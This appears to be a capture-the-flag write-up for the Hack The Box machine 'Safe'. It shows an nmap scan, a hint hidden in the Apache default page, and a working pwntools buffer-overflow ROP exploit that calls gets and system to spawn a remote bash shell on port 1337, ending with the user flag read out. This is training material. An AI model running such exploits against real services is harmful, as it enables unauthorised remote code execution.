


```
root@kali:~/Masaüstü# nmap -sV -sC -T4 -p- 10.10.10.147
Starting Nmap 7.70 ( https://nmap.org ) at 2019-08-03 17:49 +03
Nmap scan report for 10.10.10.147
Host is up (0.060s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 6d:7c:81:3d:6a:3d:f9:5f:2e:1f:6a:97:e5:00:ba:de (RSA)
|   256 99:7e:1e:22:76:72:da:3c:c9:61:7d:74:d7:80:33:d2 (ECDSA)
|_  256 6a:6b:c3:8e:4b:28:f7:60:85:b1:62:ff:54:bc:d8:d6 (ED25519)
80/tcp   open  http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Apache2 Debian Default Page: It works
1337/tcp open  waste?
| fingerprint-strings:
|   DNSStatusRequestTCP:
|     10:57:22 up 8 min, 1 user, load average: 0.22, 0.10, 0.03
|   DNSVersionBindReqTCP:
|     10:57:17 up 8 min, 1 user, load average: 0.24, 0.10, 0.03
|   GenericLines:
|     10:57:06 up 8 min, 1 user, load average: 0.10, 0.07, 0.02
|     What do you want me to echo back?
|   GetRequest:
|     10:57:12 up 8 min, 1 user, load average: 0.09, 0.07, 0.02
|     What do you want me to echo back? GET / HTTP/1.0
|   HTTPOptions:
|     10:57:12 up 8 min, 1 user, load average: 0.09, 0.07, 0.02
|     What do you want me to echo back? OPTIONS / HTTP/1.0
|   Help:
|     10:57:27 up 8 min, 1 user, load average: 0.21, 0.10, 0.03
|     What do you want me to echo back? HELP
|   Kerberos, TLSSessionReq:
|     10:57:28 up 8 min, 1 user, load average: 0.21, 0.10, 0.03
|     What do you want me to echo back?
|   NULL:
|     10:57:06 up 8 min, 1 user, load average: 0.10, 0.07, 0.02
|   RPCCheck:
|     10:57:12 up 8 min, 1 user, load average: 0.09, 0.07, 0.02
|   RTSPRequest:
```


10.10.10.147
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Kali Training
Apache2 Debian Default Page
debian
It works!
This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should replace this file (located at /var/www/html/index.html) before continuing to operate your HTTP server.
If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.
Configuration Overview
Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is fully documented in /usr/share/doc/apache2/README.Debian.gz. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the manual if the apache2-doc package was installed on this server.
The configuration layout for an Apache2 web server installation on Debian systems is as follows:
/etc/apache2/
|-- apache2.conf
| `-- ports.conf
|-- mods-enabled
| |-- *.load
| `-- *.conf
|-- conf-enabled
| `-- *.conf
|-- sites-enabled
| `-- *.conf
apache2.conf is the main configuration file. It puts the pieces together by including all remaining




```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w
<html xmlns="http://www.w3.org/1999/xhtml">
<!-- 'myapp' can be downloaded to analyze from here
     its running on port 1337 -->
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <title>Apache2 Debian Default Page: It works</title>
    <style type="text/css" media="screen">
  * {
    margin: 0px 0px 0px 0px;
    padding: 0px 0px 0px 0px;
  }

  body, html {
    padding: 3px 3px 3px 3px;

    background-color: #D8DBE2;

    font-family: Verdana, sans-serif;
    font-size: 11pt;
    text-align: center;
  }

  div.main_page {
    position: relative;
    display: table;

    width: 800px;

    margin-bottom: 3px;
    margin-left: auto;
    margin-right: auto;
    padding: 0px 0px 0px 0px;

    border-width: 2px;
    border-color: #212738;
    border-style: solid;

    background-color: #FFFFFF;

    text-align: center;
  }

  div.page_header {
```


Opening myapp
You have chosen to open:
myapp
http://10.10.10.147/myapp
which is: unknown (16.2 KB)
from: http://10.10.10.147
What should Firefox do with this file?
Open with
Leafpad (default)
Save File
Do this automatically for files like this from now on.
Cancel
OK


```
 10:52:39 up 4 min,  0 users,  load average: 0.08, 0.06, 0.01

What do you want me to echo back? GET / HTTP/1.1
```

```python
#!/usr/bin/python

from pwn import *


mode = 'remote'
if(mode != 'local'):
    p = remote('10.10.10.147','1337')
else:
    p = process('/root/safe/myapp')

#gdb.attach(p)

context.clear(arch='amd64')

binary = context.binary = './myapp'

rop = ROP(binary)
#rop.call('system', "id")

system_plt = p64(0x401040)

gets_plt = p64(0x401060)
data = p64(0x00404500)
pop_rdi = p64(0x000000000040120b) #: pop rdi ; ret
pop_rsi = p64(0x0000000000401209) # : pop rsi ; pop r15 ; ret


rop = pop_rdi
rop += data
rop += gets_plt
rop += pop_rdi
rop += data
rop += system_plt

payload = "A"*120 + rop
#print p.recv(1024)
p.write(payload)
print p.recv(1024)
p.write("/bin/bash\x00\n")
p.interactive()
```


```
root@kali:~/Masaüstü# ./safe-exploit.py
[+] Opening connection to 10.10.10.147 on port 1337: Done
[*] '/root/Masa\xc3\xbcst\xc3\xbc/myapp'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[*] Loaded cached gadgets for './myapp'
 10:53:49 up 5 min,  1 user,  load average: 0.11, 0.08, 0.02

[*] Switching to interactive mode
$ cat /home/user/user.txt
7a29ee9b0fa17ac013d4bf01fd127690
[*] Got EOF while reading in interactive
$
```

